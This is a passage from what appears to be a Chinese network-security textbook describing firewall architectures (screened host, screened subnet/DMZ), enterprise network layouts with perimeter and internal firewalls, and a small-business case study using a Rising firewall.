



**图 8-8 被屏蔽主机网关**

堡垒主机在受保护网络中,可以与受保护网络的主机进行通信,也可以和外部网络的主机建立连接。屏蔽路由器的作用是允许堡垒主机和外部网络之间的通信,同时阻止所有受保护网络的其他主机和外部网络直接通信。堡垒主机成为从外部网络唯一可直接到达的主机,此时它就起到了网关的作用。内部网络的安全由屏蔽路由器和堡垒主机共同保证,如果屏蔽路由器被攻破,则内部网络就直接暴露了。

### 8.3.4 被屏蔽子网

被屏蔽子网体系结构添加额外的安全层到被屏蔽主机体系结构中,即通过添加周边网络更进一步地把内部网络与外部网络隔离开。由两台屏蔽路由器将受保护网络和外部网络隔离开,中间形成一个隔离带(DMZ,非军事区或隔离区),就构成了被屏蔽子网结构,如图 8-9 所示。

隔离区可以被外部网络访问,这一点是由靠近外部网络的屏蔽路由器控制的。一般企业的 IIS 服务器和 FTP 服务器放在隔离区中。外部网络是不能够直接访问内部网络的,这一点由靠近内部网络的屏蔽路由器控制。为了让受保护网络的主机可以和外部网络的主机通信,一般采用的方法是在隔离区内增加一台堡垒主机,显然这台堡垒主机可以被内部网络的主机访问,另外,它也可以访问外部网络,此时,这台堡垒主机也就起到了网关的作用,这一点和被屏蔽主机网关的情形类似。

这种体系结构比较复杂,但是安全性也得到了提升,它将受保护网络的主机和需要提供服务的服务器隔离起来,使外部网络无法直接到达内部,增加了入侵受保护网络的难度。

**讨论思考**

(1) 常见的防火墙体系结构有哪些?

(2) 简述双宿主主机的防火墙体系结构。





图 8-9 被屏蔽子网

# 8.4 防火墙的主要应用

防火墙可应用于网络内部或网络之间，就像路由器一样。应用于内、外网络之间的防火墙通常被称为外部防火墙，而应用于内部网络不同网段之间的防火墙被称为内部防火墙。

## 8.4.1 企业网络的体系结构

现代企业为了加强自身网络的安全，免受非法用户的入侵，通常采用被屏蔽子网体系结构来构建本企业网络，这通常由 3 部分组成：边界网络、外围网络和内部网络，其结构如图 8-10 所示。

边界网络通过边界路由器直接面向 Internet 或者其他外部网络，并通过边界防火墙进行内、外围网络之间的数据传输。

外围网络通常被称为 DMZ，它将外部传入的用户请求连接到 Web 服务器、FTP 服务器等公共服务器，然后公共服务器再通过内部防火墙连接到内部网络。

内部网络则连接各个内部服务器（如 SQL Server 等数据服务安全性要求较高的服务器）和内部用户，属于重点保护对象。

非法入侵不仅来自外网，网络内部同样存在。因此为了同时拦截分别来自网络内外的入侵，企业组织在构建企业网时通常采用两个防火墙：针对外来入侵者的外围防火墙，主要提供对不受信任的外部用户的限制；预防网内攻击的内部防火墙，主要侧重于防止外部用户访问内部网络并且限制内部用户可以执行的操作。

**【案例 8-2】** 使用瑞星防火墙，组建的小型企业网络方案如图 8-11 所示。

在此网络方案中，企业采用的是 10Mb/s 的专线实现与 Internet 的互联，因是非通信专业网络，因此在线路速度上对防火墙的要求不高。企业通过路由器连接 Internet，路由





图 8-10 常用的企业网体系结构





图 8-11 使用瑞星防火墙的典型企业结构

器的以太网接口直接连接到防火墙的网络端口 1 上，企业的非军事区（即被屏蔽子网）通过交换机连接在防火墙的网络端口 2 上，企业的内部网络通过交换机连接在防火墙的网络端口 3 上，而端口 4 由防火墙配置 PC 占用。由此方式，防火墙可同时保护企业的服务器和内部的其他网络终端。

内部的所有终端可以采用内部网的私有网络地址，例如 192.168.0.×××网段，通

过防火墙NAT功能连接Internet，将IP地址资源保留给服务器使用。

## 8.4.2 内部防火墙系统设计

内部防火墙用于控制对内部网络的访问以及从内部网络进行访问。用户类型可能分为信任、部分信任和不信任3个级别。信任级用户通常包括组织的雇员，可以是要到外围区域或Internet的内部用户、外部用户（如分支办事处工作人员）、远程用户或在家中办公的用户。部分信任级用户为组织的业务合作伙伴，这类用户的信任级别比不受信任的用户高，但其信任级别经常比组织的雇员要低。上诉两类用户以外的所有其他用户都被归为不信任用户，例如组织的公共网站的用户。

理论上，来自Internet的不受信任的用户应该仅访问外围区域中的堡垒主机或服务器。如果他们需要对内部网络数据服务器进行访问（例如，检查企业信用级别等），受信任的堡垒主机或服务器将代替他们进行查询并返回相应结果，从而不受信任用户将无法通过内部防火墙的审查。

### 1. 内部防火墙应用思想

内部防火墙在控制外围网络和内部网络通信的同时，还负有审查内部通信流量的责任，因为内部通信的合法目的地可能是内部网络中的任何服务器，因而更难控制，因此内部防火墙比外围防火墙在技术上具有更严格的要求。内部防火墙要能实现对内外接口处异常IP数据包的检测，实现防火墙两侧DNS服务器间的映射，解决内网SMPT、FTP和Web等服务器与相应堡垒主机间的数据转发，解决VPN的通信问题以及支持通过代理服务器来实现对外网的Web访问等多种功能。不同企业的网络具有很大差异性，有些规则对企业网并非是必需的。企业网内部防火墙规则的选择涉及企业网所处的具体网络环境和企业特点等多个因素，规则过多过细则影响网络运行效率，过少过粗又可能妨碍网络的安全运行。因此，在应用企业网络内部防火墙时，应谨慎和仔细地选择。

### 2. 内部防火墙的应用方案

内部防火墙主要防止外部用户访问内部网络，并且限制内部用户可以执行的操作。因此，内部防火墙具体应用方案可以实现如下功能：

（1）内部防火墙可以精确制定各用户的访问权限，保证内网用户只能访问必要的资源。

（2）对于拨号备份线路的连接，通过强大的认证功能实现对远程用户的管理。

（3）内部防火墙可以记录网段的访问信息，及时发现误操作和来自内部网络其他网段的攻击行为。

（4）通过集中的安全策略管理，每个网段上的主机不必单独设立安全策略，降低了人为因素导致产生网络安全问题的可能性。

## 8.4.3 外部防火墙系统设计

外部防火墙是处于企业内部网络与外部网络（包括Internet、广域网、边界网络和其

他公司的专用网络)之间的安全防线。防火墙的内、外网卡分别连接内、外网络,但内部网络和外部网络是从逻辑上完全隔开的,如图 8-12 所示。

